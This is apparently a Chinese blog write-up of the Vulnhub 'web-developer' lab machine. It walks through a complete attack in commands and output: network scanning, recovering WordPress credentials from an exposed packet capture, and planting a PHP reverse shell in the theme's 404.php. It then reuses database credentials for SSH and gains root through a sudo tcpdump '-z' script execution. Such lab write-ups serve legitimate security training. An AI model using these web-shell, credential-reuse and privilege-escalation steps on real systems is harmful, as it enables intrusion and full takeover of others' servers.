

Vulnhub靶机 web-developer writeup

原创

剑豪123 已于 2022-01-23 22:37:01 修改 2107 收藏

分类专栏: [vulnhub](#) 文章标签: [安全](#) [web安全](#) [linux](#)

于 2022-01-23 22:36:13 首次发布

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/xingjinhao123/article/details/122658526>

版权



[vulnhub](#) 专栏收录该内容

9 篇文章 0 订阅

订阅专栏

目录

信息搜集

[扫描IP地址](#)

[扫描开放的端口](#)

[80端口](#)

[列举目录](#)

[getshell](#)

[提权](#)

下载地址: <https://www.vulnhub.com/entry/web-developer-1,288>

Description

[Back to the Top](#)

A machine using the newest **REMOVED** Server, the newest **REMOVED** and containing some **REMOVED**...

Changelog v1 - 2018/11/05 Beta - 2018/9/22

[?](#)
CSDN @剑豪123

信息搜集

扫描IP地址

```
C:\home\kali>
C:\home\kali> arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:0d:43:48, IPv4: 192.168.1.159
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1      a0:08:6f:6c:4c:5b      HUAWEI TECHNOLOGIES CO.,LTD
192.168.1.30    54:05:db:eb:24:16      (Unknown)
192.168.1.2     50:3c:ea:c1:33:9b      GUANGDONG OPPO MOBILE TELECOMMUNICATIONS CORP.,LTD
192.168.1.163  00:0c:29:a7:97:d7      VMware, Inc.
192.168.1.25    3c:a5:81:59:dc:a1      vivo Mobile Communication Co., Ltd.
192.168.1.26    b6:54:ac:da:65:21      (Unknown: locally administered)
192.168.1.26    b6:54:ac:da:65:21      (Unknown: locally administered) (DUP: 2)

179 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.017 seconds (126.92 hosts/sec). 7 responded
```

CSDN @剑豪123

扫描开放的端口


```
C:\home\kali> nmap 192.168.1.163 -p- -A -O -sV
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-21 21:51 CST
Nmap scan report for 192.168.1.163
Host is up (0.00044s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  2048 d2:ac:73:4c:17:ec:6a:82:79:87:5a:f9:22:d4:12:cb (RSA)
|_  256 9c:d5:f3:2c:e2:d0:06:cc:8c:15:5a:5a:81:5b:03:3d (ECDSA)
|_  256 ab:67:56:69:27:ea:3e:3b:33:73:32:f8:ff:2e:1f:20 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ _http-generator: WordPress 4.9.8
|_ _http-server-header: Apache/2.4.29 (Ubuntu)
|_ _http-title: Example site 6#8211; Just another WordPress site
MAC Address: 00:0C:29:A7:97:D7 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.44 ms 192.168.1.163

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 10.50 seconds
```

CSDN @ 刘蒙123

80端口



发现有wordpress内容管理系统

Wappalyzer [Toggle] [Settings] [Refresh]

TECHNOLOGIES MORE INFO [Export](#)

内容管理系统 (CMS) WordPress 4.9.8	操作系统 Ubuntu
博客 WordPress 4.9.8	数据库 MySQL
字体脚本 Google Font API Twitter Emoji (Twemoji)	JavaScript 库 jQuery 1.12.4 jQuery Migrate 1.4.1
Web 服务器 Apache 2.4.29	WordPress themes Twenty Seventeen

编程语言 CSDN @剑豪123

列举目录

```
C:\home\kali> dirb http://192.168.1.163
```

```
DIRB v2.22  
By The Dark Raver
```

```
START_TIME: Fri Jan 21 21:53:37 2022  
URL_BASE: http://192.168.1.163/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
```

```
GENERATED WORDS: 4612
```

```
--- Scanning URL: http://192.168.1.163/ ---  
+ http://192.168.1.163/index.php (CODE:301|SIZE:0)  
=> DIRECTORY: http://192.168.1.163/ipdata/  
+ http://192.168.1.163/server-status (CODE:403|SIZE:301)  
=> DIRECTORY: http://192.168.1.163/wp-admin/  
=> DIRECTORY: http://192.168.1.163/wp-content/  
=> DIRECTORY: http://192.168.1.163/wp-includes/  
+ http://192.168.1.163/xmlrpc.php (CODE:405|SIZE:42)
```

```
--- Entering directory: http://192.168.1.163/ipdata/ ---  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
(Use mode '-w' if you want to scan it anyway)
```

```
--- Entering directory: http://192.168.1.163/wp-admin/ ---  
+ http://192.168.1.163/wp-admin/admin.php (CODE:302|SIZE:0)  
=> DIRECTORY: http://192.168.1.163/wp-admin/css/  
=> DIRECTORY: http://192.168.1.163/wp-admin/images/  
=> DIRECTORY: http://192.168.1.163/wp-admin/includes/  
+ http://192.168.1.163/wp-admin/index.php (CODE:302|SIZE:0)  
=> DIRECTORY: http://192.168.1.163/wp-admin/js/  
=> DIRECTORY: http://192.168.1.163/wp-admin/maint/  
=> DIRECTORY: http://192.168.1.163/wp-admin/network/  
=> DIRECTORY: http://192.168.1.163/wp-admin/user/
```

```
--- Entering directory: http://192.168.1.163/wp-content/ ---  
+ http://192.168.1.163/wp-content/index.php (CODE:200|SIZE:0)  
=> DIRECTORY: http://192.168.1.163/wp-content/plugins/  
=> DIRECTORY: http://192.168.1.163/wp-content/themes/  
=> DIRECTORY: http://192.168.1.163/wp-content/uploads/
```

```
--- Entering directory: http://192.168.1.163/wp-includes/ ---  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
(Use mode '-w' if you want to scan it anyway)
```

CSDN @剑豪123

访问ipdata目录发现有analyze.cap下载下来看一下

Name	Last modified	Size	Description
Parent Directory	-	-	-
analyze.cap	2018-10-30 09:14	2.8M	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.163 Port 80

CSDN @剑豪123

在180这条数据流中发现了登录信息，用户名：webdeveloper 密码：Te5eQg&4sBS!Yr\$)wf%(DcAd

No.	Time	Source	Destination	Protocol	Length	Info
127	18.454239	192.168.1.222	192.168.1.176	HTTP	397	GET /wordpress/wp-admin HTTP/1.1
129	18.454604	192.168.1.176	192.168.1.222	HTTP	670	HTTP/1.1 301 Moved Permanently (text/html)
131	18.459205	192.168.1.222	192.168.1.176	HTTP	398	GET /wordpress/wp-admin/ HTTP/1.1
132	18.472292	192.168.1.176	192.168.1.222	HTTP	473	HTTP/1.1 302 Found
133	18.475930	192.168.1.222	192.168.1.176	HTTP	475	GET /wordpress/wp-login.php?redirect_to=http%3A%2F%2F192.168.1.176%2Fwordpress%2Fwp-admin%2F&reauth=1 HTTP/1.1
134	18.486602	192.168.1.176	192.168.1.222	HTTP	3771	HTTP/1.1 200 OK (text/html)
136	18.535692	192.168.1.222	192.168.1.176	HTTP	581	GET /wordpress/wp-admin/load-styles.php?c=0&dir=ltr&load%5B%5D=dashicons,buttons,forms,l10n,login&ver=... HTTP/1.1
146	18.541984	192.168.1.176	192.168.1.222	HTTP	12463	HTTP/1.1 200 OK (text/css)
148	18.575040	192.168.1.222	192.168.1.176	HTTP	527	GET /wordpress/wp-admin/images/wordpress-logo.svg?ver=20131107 HTTP/1.1
149	18.577324	192.168.1.176	192.168.1.222	HTTP/X	1876	HTTP/1.1 200 OK
180	98.218143	192.168.1.222	192.168.1.176	HTTP	799	POST /wordpress/wp-login.php HTTP/1.1 (application/x-www-form-urlencoded)
182	98.232018	192.168.1.176	192.168.1.222	HTTP	1200	HTTP/1.1 302 Found
184	98.236559	192.168.1.222	192.168.1.176	HTTP	949	GET /wordpress/wp-admin/ HTTP/1.1
212	91.521133	192.168.1.176	192.168.1.222	HTTP	1420	HTTP/1.1 200 OK (text/html)


[Full request URI: http://192.168.1.176/wordpress/wp-login.php]
[HTTP request 1/4]
[Response in frame: 182]
[Next request in frame: 184]
File Data: 152 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded
Form item: "log" = "webdeveloper"
Form item: "pwd" = "Te5eQq&4s8S1Yr5)wF%(DcAd"

```

0230 73 5f 74 65 73 74 5f 63 6f 6f 6b 69 65 3d 57 50 s_test_c_ookie=WP
0240 2b 43 6f 6f 6b 69 65 2b 63 68 65 63 6b 0d 0a 43 +Cookie+ check C
0250 6f 6e 6e 65 63 74 69 6f 6e 3a 20 6b 65 65 70 2d onnection: keep-
0260 61 6c 69 76 65 0d 0a 55 70 67 72 61 64 65 20 49 alive Upgrade-I
0270 6e 73 65 63 75 72 65 2d 52 65 71 75 65 73 74 73 nsecure-Requests
0280 3a 20 31 0d 0a 0d 0a 6c 6f 67 3d 77 65 62 64 65 : 1 log=webde
0290 76 65 6c 6f 70 65 72 26 70 77 64 3d 54 65 35 65 veloper&pwd=Te5e
02a0 51 67 25 32 36 34 73 42 53 25 32 31 59 72 25 32 Qg%264s8S%21Yr%2
02b0 34 25 32 39 77 66 25 32 35 25 32 38 44 63 41 64 4%29wF%2 5%28DcAd
02c0 26 77 70 2d 73 75 62 6d 69 74 3d 4c 6f 67 2b 49 &wp-submit=Log+I
02d0 6e 26 72 65 64 69 72 65 63 74 5f 74 6f 3d 68 74 n&redirect_to=ht
02e0 74 70 25 33 41 25 32 46 25 32 46 31 39 32 2e 31 tp%3A%2F %2F192.1
02f0 36 38 2e 31 2e 31 37 36 25 32 46 77 6f 72 64 70 68.1.176 %2Fwordp
0300 72 65 73 73 25 32 46 77 70 2d 61 64 6d 69 6e 25 ress%2Fwp-admin%
0310 32 46 26 74 65 73 74 63 6f 6f 6b 69 65 3d 31 2F&testc_ookie=1


```

成功登录到后台




getshell


编辑404.php



将php-reverse-shell复制进来



kali开启监听



访问<http://192.168.1.163/wp-content/themes/twentyseventeen/404.php>

```
C:\home\kali> nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.1.159] from (UNKNOWN) [192.168.1.163] 52972
Linux webdeveloper 4.15.0-38-generic #41-Ubuntu SMP Wed Oct 10 10:59:38 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
14:27:35 up 42 min, 0 users, load average: 0.02, 0.02, 0.06
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ █
```

CSDN @剑豪123

成功拿到shell

提权

查看用户

```
$ cat /etc/passwd | grep /bin/bash
root:x:0:0:root:/root:/bin/bash
webdeveloper:x:1000:1000:WebDeveloper:/home/webdeveloper:/bin/bash
$ █
```

CSDN @剑豪123

在wordpress的配置文件里面找到数据的用户名：webdeveloper 密码：MasterOfTheUniverse

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'webdeveloper');

/** MySQL database password */
define('DB_PASSWORD', 'MasterOfTheUniverse');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

CSDN @剑豪123

尝试使用这个账号登录ssh

```
C:\home\kali> ssh webdeveloper@192.168.1.163
The authenticity of host '192.168.1.163 (192.168.1.163)' can't be established.
ECDSA key fingerprint is SHA256:qgNLWWIX9wv+iLg9Bppq+ENChqG3lhlsM1bMQJygYDM.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.163' (ECDSA) to the list of known hosts.
webdeveloper@192.168.1.163's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-38-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Fri Jan 21 14:34:14 UTC 2022

System load:  0.04          Processes:      157
Usage of /:   26.9% of 19.56GB   Users logged in:  0
Memory usage: 48%          IP address for eth0: 192.168.1.163
Swap usage:   0%

 * Security certifications for Ubuntu!
   We now have FIPS, STIG, CC and a CIS Benchmark.

   - http://bit.ly/Security_Certification

 * Want to make a highly secure kiosk, smart display or touchscreen?
   Here's a step-by-step tutorial for a rainy weekend, or a startup.

   - https://bit.ly/secure-kiosk

310 packages can be updated.
215 updates are security updates.

*** System restart required ***
Last login: Tue Oct 30 09:25:27 2018 from 192.168.1.114
webdeveloper@webdeveloper:~$ id
uid=1000(webdeveloper) gid=1000(webdeveloper) groups=1000(webdeveloper),4(adm),24(cdrom),30(dip),46(plugdev),108(lxd)
webdeveloper@webdeveloper:~$
```

CSDN @剑豪123

登录成功，使用sudo -l发现可以使用tcpdump提权

```
webdeveloper@webdeveloper:~$ sudo -l
Matching Defaults entries for webdeveloper on webdeveloper:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User webdeveloper may run the following commands on webdeveloper:
  (root) /usr/sbin/tcpdump
webdeveloper@webdeveloper:~$
```

CSDN @剑豪123

在本地开启监听，并执行以下几条命令

```
echo '$php /var/www/html/wp-content/themes/twenty sixteen/404.php' > /tmp/.shell
chmod +x /tmp/.shell
sudo tcpdump -ln -i eth0 -w /dev/null -W 1 -G 1 -z /tmp/.shell -Z root
```

```
C:\home\kali> nc -l -vnp 1234
listening on [any] 1234 ...
```

CSDN @剑豪123

```
webdeveloper@webdeveloper:~$ echo '$php /var/www/html/wp-content/themes/twenty sixteen/404.php' > /tmp/.shell
webdeveloper@webdeveloper:~$ chmod +x /tmp/.shell
webdeveloper@webdeveloper:~$ sudo tcpdump -ln -i eth0 -w /dev/null -W 1 -G 1 -z /tmp/.shell -Z root
dropped privs to root
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
Maximum file limit reached: 1
1 packet captured
21 packets received by filter
0 packets dropped by kernel
webdeveloper@webdeveloper:~$ PHP Notice: Undefined variable: daemon in /var/www/html/wp-content/themes/twenty sixteen/404.php on line 184
Successfully opened reverse shell to 192.168.1.159:1234
```

CSDN @剑豪123

成功得到root权限


```
C:\home\kali> nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.1.159] from (UNKNOWN) [192.168.1.163] 52978
Linux webdeveloper 4.15.0-38-generic #41-Ubuntu SMP Wed Oct 10 10:59:38 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
14:38:48 up 53 min, 1 user, load average: 0.00, 0.02, 0.02
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
webdevel pts/0    192.168.1.159 14:34    2.00s  0.03s  0.03s  -bash
uid=0(root) gid=0(root) groups=0(root)
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# █
```

CSDN @剑豪123

得到flag

```
# id
uid=0(root) gid=0(root) groups=0(root)
# cd
# pwd
/home/webdeveloper
# cd /root
# ls
flag.txt
# cat flag.txt
Congratulations here is youre flag:
cba045a5a4f26f1cd8d7be9a5c2b1b34f6c5d290
# █
```

CSDN @剑豪123

到这里成功完成了该靶机！

本文所有用到的工具都可以关注微信公众号“网络安全学习爱好者”联系公众客服免费领取！ 该文章也来自这个公众号！



CSDN @剑豪123